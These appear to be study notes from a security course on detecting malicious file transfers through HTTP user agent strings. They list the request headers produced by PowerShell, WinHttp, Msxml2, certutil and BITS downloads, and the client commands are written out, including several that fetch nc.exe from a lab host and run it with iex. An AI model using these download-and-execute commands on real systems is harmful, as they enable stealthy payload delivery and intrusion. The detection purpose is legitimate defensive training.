Detection

vendredi 4 octobre 2024 11:05 PM

Command-line detection based on blacklisting is straightforward to bypass, even using simple case obfuscation. However, although the process of **whitelisting** all command lines in a particular environment is initially time-consuming, it is very robust and allows for quick **detection and alerting on any unusual command lines.**

Most client-server protocols require the client and server to negotiate how content will be delivered before exchanging information. This is common with the HTTP protocol. There is a need for interoperability amongst different web servers and web browser types to ensure that us ers have the same experience no matter their browser. HTTP clients are most readily **recognized by their user agent string**, which the server uses to identify which HTTP client is connecting to it, for example, Firefox, Chrome, etc.

User agents are not only used to identify web browsers, but anything acting as an HTTP client and connecting to a web server via HTTP can have a user agent string (i.e., **cURL**, **a custom Python script**, or common tools such as **sqlmap**, or **Nmap**).


Organizations can take some steps to identify potential user agent strings **by first building a list of known legitimate user agent strings**, user agents used by default **operating system processes**, common user agents used by update services such as **Windows Update**, and **antivirus updates**, etc. These can be fed into a SIEM tool used for threat hunting to **filter out legitimate traffic** and focus on anomalies that may indicate suspicious behavior. Any suspicious-looking user agent strings can then be further investigated to determine whether they were used to perform malicious actions. **This website is handy for identifying common user agent strings**. A **list of user agent strings is available here.**

Malicious file transfers can also be detected by their user agents.

The following user agents/headers were observed from common HTTP transfer techniques (tested on Windows 10, version 10.0.1439 3, with PowerShell 5).

Invoke-WebRequest - Client

```
☐ PS C:\htb> Invoke-WebRequest http://10.10.10.32/nc.exe -OutFile "C:\Users\Public\nc.exe"
☐ PS C:\htb> Invoke-RestMethod http://10.10.10.32/nc.exe -OutFile "C:\Users\Public\nc.exe"
```



1. `Invoke-WebRequest`:
   - Used to make HTTP requests and retrieve web content in a variety of forms (e.g., HTML, files).
   - Provides access to the raw response, including headers, status codes, and the content itself.
   - Suitable for downloading files or scraping web content.
   - In the command:

     ```powershell
     Invoke-WebRequest http://10.10.10.32/nc.exe -OutFile "C:\Users\Public\nc.exe"
     ```

     `-OutFile` specifies where to save the downloaded file (`nc.exe`).
2. `Invoke-RestMethod`:
   - Specifically designed for REST API interaction.
   - Automatically parses the response as JSON or XML and converts it into native PowerShell objects.
   - It does not support the `-OutFile` parameter, as it is not intended for downloading files directly.
   - Example use case would be interacting with a web API endpoint that returns structured data:

     ```powershell
     $data = Invoke-RestMethod -Uri "...cp://api.example.com/data"
     ```

Invoke-WebRequest - Server

```
GET /nc.exe HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.14393.0
```

WinHttpRequest - Client

```
☐ PS C:\htb> $h=new-object -com WinHttp.WinHttpRequest.5.1;
```

```
☐ PS C:\htb> $h.open('GET','http://10.10.10.32/nc.exe',$false);
☐ PS C:\htb> $h.send();
☐ PS C:\htb> iex $h.ResponseText
```

WinHttpRequest - Server

GET /nc.exe HTTP/1.1
Connection: Keep-Alive
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; **WinHttp.WinHttpRequest.5**)

Msxml2 - Client

```
PS C:\htb> $h=New-Object -ComObject Msxml2.XMLHTTP;
PS C:\htb> $h.open('GET','http://10.10.10.32/nc.exe',$false);
PS C:\htb> $h.send();
PS C:\htb> iex $h.responseText
```

Msxml2 - Server

GET /nc.exe HTTP/1.1
Accept: */*
Accept-Language: en-us
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E)

Certutil - Client

```
☐ C:\htb> certutil -urlcache -split -f http://10.10.10.32/nc.exe
☐ C:\htb> certutil -verifyctl -split -f http://10.10.10.32/nc.exe
```

Certutil - Server

GET /nc.exe HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Accept: */*
User-Agent: Microsoft-CryptoAPI/10.0

BITS - Client

```
☐ PS C:\htb> Import-Module bitstransfer;
☐ PS C:\htb> Start-BitsTransfer 'http://10.10.10.32/nc.exe' $env:temp\t;
☐ PS C:\htb> $r=gc $env:temp\t;
☐ PS C:\htb> rm $env:temp\t;
☐ PS C:\htb> iex $r
```

BITS - Server

HEAD /nc.exe HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Encoding: identity
User-Agent: Microsoft BITS/7.8

This section just scratches the surface on detecting malicious file transfers. It would be an excellent start for any organiz ation to create a whitelist of allowed binaries or a blacklist of binaries known to be used for malicious purposes. Furthermore, hunting for anomalous user agent strings can be an excellent way to catch an attack in progress. We will cover threat hunting and detection techniques in -depth in later modules.

.